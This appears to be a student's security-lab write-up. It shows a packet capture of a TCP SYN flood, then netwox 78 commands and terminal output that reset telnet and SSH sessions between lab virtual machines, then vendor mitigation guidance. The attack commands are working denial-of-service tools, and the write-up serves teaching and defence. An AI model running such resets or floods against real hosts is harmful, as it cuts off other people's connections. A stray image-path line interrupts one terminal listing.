▶ Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_1b:67:b5 (08:00:27:1b:67:b5)
▶ Internet Protocol Version 4, Src: 202.192.33.239, Dst: 10.0.2.5
▶ Transmission Control Protocol, Src Port: 36681, Dst Port: 80, Seq: 1415888429, Len: 0

0000 08 00 27 1b 67 b5 00 00 00 00 00 00 00 45 00 ...g...E.
0010 00 28 0b 03 00 00 00 00 d0 b8 ca c0 21 ef 0a 00 ...(.kc....
0020 02 05 0f 49 00 50 54 64 be 20 00 00 00 00 50 02 ...I.PTd....P.
0030 05 dc 0f 27 00 00 00 00 00 00 00 00 00 00 00 ...
enp0s3: <live capture in progress> Packets: 181133 · Displayed: 181133 (100.0%)

Packet count : 181133

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-----------------------------|----------------|----------------|----------|--------|--|
| 1 | 2020-07-18 04:46:22.0514954 | 202.192.33.239 | 10.0.2.5 | TCP | 60 | 36681 → 80 [SYN] Seq=1415888429 Win=1500 Len=0 |
| 2 | 2020-07-18 04:46:22.0515146 | 10.0.2.5 | 202.192.33.239 | TCP | 58 | 80 → 36681 [SYN, ACK] Seq=1405805025 Ack=1415888430 Win=29200 Len=0 MSS=1460 |
| 3 | 2020-07-18 04:46:22.0515247 | 10.0.2.5 | 10.0.2.5 | TCP | 60 | 42679 → 80 [SYN] Seq=4085331277 Win=1500 Len=0 |
| 4 | 2020-07-18 04:46:22.0515274 | 10.0.2.5 | 10.0.2.5 | TCP | 58 | 80 → 42679 [SYN, ACK] Seq=516680718 Ack=4085331278 Win=29200 Len=0 MSS=1460 |
| 5 | 2020-07-18 04:46:22.0515318 | 55.158.8.253 | 10.0.2.5 | TCP | 60 | 55427 → 80 [SYN] Seq=2875971832 Win=1500 Len=0 |
| 6 | 2020-07-18 04:46:22.0515334 | 10.0.2.5 | 55.158.8.253 | TCP | 58 | 80 → 55427 [SYN, ACK] Seq=333295449 Ack=2875971833 Win=29200 Len=0 MSS=1460 |
| 7 | 2020-07-18 04:46:22.0516094 | 170.42.49.138 | 10.0.2.5 | TCP | 60 | 34797 → 80 [SYN] Seq=3178734450 Win=1500 Len=0 |
| 8 | 2020-07-18 04:46:22.0516146 | 10.0.2.5 | 170.42.49.138 | TCP | 58 | 80 → 34797 [SYN, ACK] Seq=2618934361 Ack=3178734451 Win=29200 Len=0 MSS=1460 |
| 9 | 2020-07-18 04:46:22.0516226 | 202.192.33.239 | 10.0.2.5 | TCP | 60 | 36681 → 80 [RST, ACK] Seq=1415888429 Ack=1405805026 Win=32768 Len=0 |
| 10 | 2020-07-18 04:46:22.0516244 | 10.0.2.5 | 202.192.33.239 | TCP | 60 | 42679 → 80 [RST, ACK] Seq=4085331278 Ack=516680719 Win=32768 Len=0 |
| 11 | 2020-07-18 04:46:22.0516250 | 55.158.8.253 | 10.0.2.5 | TCP | 60 | 55427 → 80 [RST, ACK] Seq=2875971833 Ack=333295450 Win=32768 Len=0 |
| 12 | 2020-07-18 04:46:22.0516895 | 139.58.38.90 | 10.0.2.5 | TCP | 60 | 2525 → 80 [SYN] Seq=3800079280 Win=1500 Len=0 |
| 13 | 2020-07-18 04:46:22.0516943 | 10.0.2.5 | 139.58.38.90 | TCP | 58 | 80 → 2525 [SYN, ACK] Seq=2138047623 Ack=3800079280 Win=29200 Len=0 MSS=1460 |
| 14 | 2020-07-18 04:46:22.0517914 | 202.2.34.34 | 10.0.2.5 | TCP | 60 | 21540 → 80 [SYN] Seq=1190986642 Win=1500 Len=0 |

Packet count : 419157

TCP SYN FLOOD SECURITY MECHANISMS:

TCP Cookie Transactions (TCPCT) standard was designed to overcome these shortcomings of SYN cookies and improve it on a couple of aspects. Unlike SYN cookies, TCPCT is a TCP extension and required support from both endpoints. It was moved to "Historic" status by RFC 7805 in 2016.

Simple firewalls that are configured to allow all outgoing connections but to restrict which ports an incoming connection can reach (for example, allow incoming connections to a Web server on port 80 but restrict all other ports), work by blocking only incoming SYN requests to unwanted ports. If SYN cookies are in operation, care should be taken to ensure an attacker is not able to bypass such a firewall by forging ACKs instead, trying random sequence numbers until one is accepted. SYN cookies should be switched on and off on a per-port basis, so that SYN cookies being enabled on a public port does not cause them to be recognized on a non-public port. The original Linux kernel implementation misunderstood this part of Bernstein's description and used a single global variable to switch on SYN cookies for all ports;[4] this was pointed out by a research student and subsequently fixed in CVE-2001-0851.

<https://nvd.nist.gov/vuln/detail/CVE-2001-0851>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0851>

TCP RST ATTACK ON TELNET AND SSH CONNECTIONS:

Attacker Virtual Machine 1: 10.0.2.4

Victim Virtual Machine 2 [HOST A]: 10.0.2.5

Victim Virtual Machine 3 [HOST B]: 10.0.2.6

TCP RESET ON TELNET

Step 1: From VM2 [Victim HOST A] first open a telnet connection to VM3 [Host B] :

```
[07/18/20]seed@VM:~$ telnet 10.0.2.6 23
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Jul 18 05:19:43 EDT 2020 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[07/18/20]seed@VM:~$ ls
android  Customization  Documents  examples.desktop  host  Music  Public  Templates  vm1.txt
bin      Desktop        Downloads  get-pip.py        lib  Pictures  source  Videos
[07/18/20]seed@VM:~$ ls
android  Customization  Documents  examples.desktop  host  Music  Public  Templates  vm1.txt
bin      Desktop        Downloads  get-pip.py        lib  Pictures  source  Videos
[07/18/20]seed@VM:~$ cd Documents
[07/18/20]seed@VM:~/Documents$ ls
vm3  vm3documents  vm3files
[07/18/20]seed@VM:~/Documents$ mkdir vm2directoryinsidevm3
[07/18/20]seed@VM:~/Documents$ mkdir vm2Documents002insidevm3
[07/18/20]seed@VM:~/Documents$ ls
vm2directoryinsidevm3  vm2Documents002insidevm3  vm3  vm3documents  vm3files
[07/18/20]seed@VM:~/Documents$ lConnection closed by foreign host.
ls[07/18/20]seed@VM:~$ cd Documents
[07/18/20]seed@VM:~/Documents$ ls
[07/18/20]seed@VM:~/Documents$
```


Do some activity through the telnet connection from vm2 to vm3:

```
[07/18/20]seed@VM:~/Documents$ ls
vm3  vm3documents  vm3files
[07/18/20]seed@VM:~/Documents$
```

```
[07/18/20]seed@VM:~/Documents$ mkdir vm2directoryinsidevm3
[07/18/20]seed@VM:~/Documents$ mkdir vm2Documents002insidevm3
[07/18/20]seed@VM:~/Documents$ ls
vm2directoryinsidevm3  vm2Documents002insidevm3  vm3  vm3documents  vm3files
```

Now keep it at this stage , and now from VM1 Attacker virtual machine with IP = 10.0.2.4 we run the TCP RST Attack:

netwox 78 --device "enp0s3" --filter "dst host 10.0.2.6 and dst port 23"

```
[07/18/20]seed@VM:~$ sudo netwox 78 --device "enp0s3" --filter "dst host 10.0.2.6 and dst port 23"
```

```
[07/18/20]seed@VM:~/Documents$ mkdir vm2directoryinsidevm3
[07/18/20]seed@VM:~/Documents$ mkdir vm2Documents002insidevm3
[07/18/20]seed@VM:~/Documents$ ls
vm2directoryinsidevm3  vm2Documents002insidevm3  vm3  vm3documents  vm3files
[07/18/20]seed@VM:~/Documents$ lConnection closed by foreign host.
ls[07/18/20]seed@VM:~$ cd Documents
[07/18/20]seed@VM:~/Documents$ ls
[07/18/20]seed@VM:~/Documents$
```


TCP RESET ON SSH:

```
[07/18/20]seed@VM:~/Documents$ ssh 10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.

Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.6' (ECDSA) to the list of known hosts.
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


Last login: Sat Jul 18 05:20:49 2020 from 10.0.2.6
[07/18/20]seed@VM:~$
```

Sudo netwox 78 --device "enp0s3" --filter "dst host 10.0.2.6 and dst port 22"

SSH PORT 22

TELNET PORT 23

While in SSH, I open a file for editing inside VM3 from VM2 :



```
Terminal
GNU nano 2.5.3      File: vmlifconfig.txt

enp0s3  Link encap:Ethernet  HWaddr 08:00:27:f8:35:81
        inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::5ada:2e32:bf6a:39a1/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:62 errors:0 dropped:0 overruns:0 frame:0
        TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:34087 (34.0 KB)  TX bytes:12569 (12.5 KB)

enp0s8  Link encap:Ethernet  HWaddr 08:00:27:4d:bd:15
        inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
        inet6 addr: fe80::ed63:6279:6e00:e84a/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:15 errors:0 dropped:0 overruns:0 frame:0
        TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:1960 (1.9 KB)  TX bytes:6986 (6.9 KB)

lo      Link encap:Local Loopback

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line
```

```
epacket_write_wait: Connection to 10.0.2.6 port 22: Broken pipe
^[[0C[07/18/20]seed@VM:~/Documents$ 0C0.0.2.255 Mask:255.255.255.0
    inet6 addr: fe80::5ada:2e32:bf6a:39a1/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:62 errors:0 dropped:0 overruns:0 frame:0
```

```
[07/18/20]seed@VM:~$ ssh 10.0.2.6
Connection reset by 10.0.2.6 port 22
```

PROTECT AGAINST TCP RESET AND SYN FLOOD ATTACKS:

Protecting against a TCP reset attack using the RST bit

In a TCP reset attack using the RST bit, a perpetrator attempts to guess the RST segments to terminate an active TCP session.

To prevent a user from using the RST bit to reset a TCP connection, the RST bit is subject to the following rules when receiving TCP segments:

If the RST bit is set and the sequence number is outside the expected window, the device silently drops the segment.

If the RST bit is exactly the next expected sequence number, the device resets the connection.

If the RST bit is set and the sequence number does not exactly match the next expected sequence value, but is within the acceptable window, the device sends an acknowledgement (ACK).

The TCP security enhancement is enabled by default. To disable it, refer to Disabling the TCP security enhancement.

Best Practice - Protect Against TCP SYN Flooding Attacks with TCP Accept Policies

The server does not even notice that a TCP SYN flooding attack has been launched and can continue to use its resources for valid requests, while the firewall deals with the TCP SYN flood attack. The firewall does not have to use a lot of resources because a SYN request matching a rule with inbound policy is neither logged nor appears in real time status nor in the access cache until it is categorized as a valid TCP connection. **To further protect the server, you can assign limits to the total amount of sessions and the maximum number of sessions coming from one source. Set the maximum number of sessions lower than the Max Session Slots (Box > Infrastructure Services > General Firewall Configuration). If one of the limits are exceeded, further connection attempts are ignored.**

Configure the TCP Accept Policies and Thresholds

To configure the settings, proceed with the following steps:

Go to CONFIGURATION > Configuration Tree > Box > Virtual Servers > your virtual server > Assigned Services > Firewall > Forwarding Rules.

Click Lock.

Create a new firewall rule or edit an existing rule.

In the Edit Rule window, select Advanced from the left menu.

You can configure the handling of Accept Policies within the following sections:

TCP Policy section:

Syn Flood Protection (Forward) – Select the TCP accept policy depending on what the rule is used for. For example, if the rule is used to forward traffic to a web server, select Inbound.

Syn Flood Protection (Reverse) – Used if the firewall rule is bi-directional. Select the TCP accept policy for the reverse connection.

Resource Protection section:

Use the following parameters only if you encounter frequent DoS/DDoS attacks. If you set the threshold too low, it will result in blocked connections.

Max. Number of Sessions – The maximum number of accepted concurrent connections for this rule on a global basis.

Max. Number of Sessions per Source – The maximum number of accepted concurrent connections for this rule on a per source address basis (default: 0 = unlimited).

Click OK.

Click Send Changes and Activate.

Acknowledgements:

1. <https://campus.barracuda.com/product/cloudgenfirewall/doc/53248557/best-practice-protect-against-tcp-syn-flooding-attacks-with-tcp-accept-policies/>
2. <https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/>
3. https://www.juniper.net/documentation/en_US/junos15.1/topics/task/configuration/tcp-rst-syn-dos-attack-protection.html
4. <http://docs.ruckuswireless.com/fastiron/08.0.80/fastiron-08080-securityguide/GUID-3DDE6197-93C5-4A8D-A387-6A3E6FBA6BD9.html>
5. http://www.cis.syr.edu/~wedu/Teaching/cis758/netw522/netwox-doc_html/tools/78.html